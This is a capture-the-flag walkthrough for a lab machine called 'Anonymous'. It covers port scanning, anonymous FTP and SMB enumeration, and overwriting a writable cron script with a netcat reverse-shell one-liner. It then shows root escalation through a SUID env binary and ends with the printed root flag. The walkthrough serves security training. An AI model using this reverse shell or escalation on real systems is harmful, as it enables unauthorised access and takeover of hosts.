Anonymous

```
ping anonymous.thm
```

SCANNING & ENUMERATION

```
rustscan -r 1-65535 -a anonymous.thm -- -A -oN portscan
```

```
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 60 vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.64.140
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
22/tcp  open  ssh         syn-ack ttl 60 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDCi47ePYjDctfwgAphABwT1jpPkKajXoLvf3bb/zvpvDvXwWKnm6nZuzL2HA1veSQa90ydSSpg8S+B8SLpkFycv7iSy2/Jmf7qY+8oQxWThH1fwBMIO5g/TTtRRt
pSW3E5rKd8qj3oAj6S8TWgE9cBNJbMRtVu1+sKjUy/7ymikcPGAjRSSaFDroF9fmGDQtd61oU5waKqurhZpre70UfOkZGWt6954rwbXthTeEjf+4J5+gIPDLcKzVO7BxkuJgTqk4lE9ZU/5INBXGpgI5r4mZknbEPJKS
jnhD
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPjHnAlR7sBuoSM2X5sATLllsFrcUNpTS87qXzhMD99aGGzyOlnWmjHGNmm34cWSzOohxhoK2fv9NWwcIQ5A/ng=
|   256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDHIuFL9AdcmaAIY7u+aJil1covB44FA632BSQ7sUqap
139/tcp open  netbios-ssn syn-ack ttl 60 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  Tetbios-0   syn-ack ttl 60 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
```

4 ports are open as **21, 22, 139, 445**

Now late check on the **ftp**

```
ftp anonymous.thm
```


Credentials is **anonymous:anonymous**

One directory as **scripts** -> cd scripts

```
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||37060|)
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1032 Aug 25 05:29 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
```

Download all thress on local machine using **get** command

```
get clean.sh
get removed_files.log
get to_do.txt
```




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/anonymous]
└─# cat clean.sh
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
fi
```

clean.sh is a bash script that can run and check for if files exist in /tmp folder or not and write down logs in **removed_files.log**

Check for smb port 139 and 445

```
smbclient -L \\\\anonymous.thm
```

Hit enter for password prompt

```
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        pics            Disk      My SMB Share Directory for Pics
        IPC$            IPC       IPC Service (anonymous server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            ANONYMOUS
```

One share as **pics**

```
smbclient \\\\anonymous.thm\\pics
```

```
└─# smbclient \\\\anon.thm\\pics
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun May 17 16:41:34 2020
  ..                                  D        0  Thu May 14 07:29:10 2020
  corgo2.jpg                          N    42663  Tue May 12 06:13:42 2020
  puppos.jpeg                         N   265188  Tue May 12 06:13:42 2020
```

Nothing interesting here
Back to the ftp

Now we know that clean.sh file is running and we have read and execute permission on this


```
ftp> ls -a
229 Entering Extended Passive Mode (|||18088|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 .
drwxr-xr-x    3 65534    65534        4096 May 13  2020 ..
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1376 Aug 25 05:37 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
```

GETTING FIRST SHELL


On local machine (attacker) create a reverse shell

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc YOUR_IP 4444 >/tmp/f"
> clean.sh
```

put this file into the ftp session using **put** command




Start the netcat listener



Got the shell as **namelessone**

PRIVILEGE ESCALATION

```
find / -perm -4000 -type f 2>/dev/null
```



Go to the https://gtfobins.github.io/# and search for **env** click on suid

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

```
/usr/bin/env /bin/sh -p
```

```
# id
id
uid=1000(namelessone) gid=1000(namelessone) euid=0(root) groups=1000(namelessone),4(adm),24(c
drom),27(sudo),30(dip),46(plugdev),108(lxd)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
4d930091c31a622a7ed10f27999af363
#
```

Now we are **root** user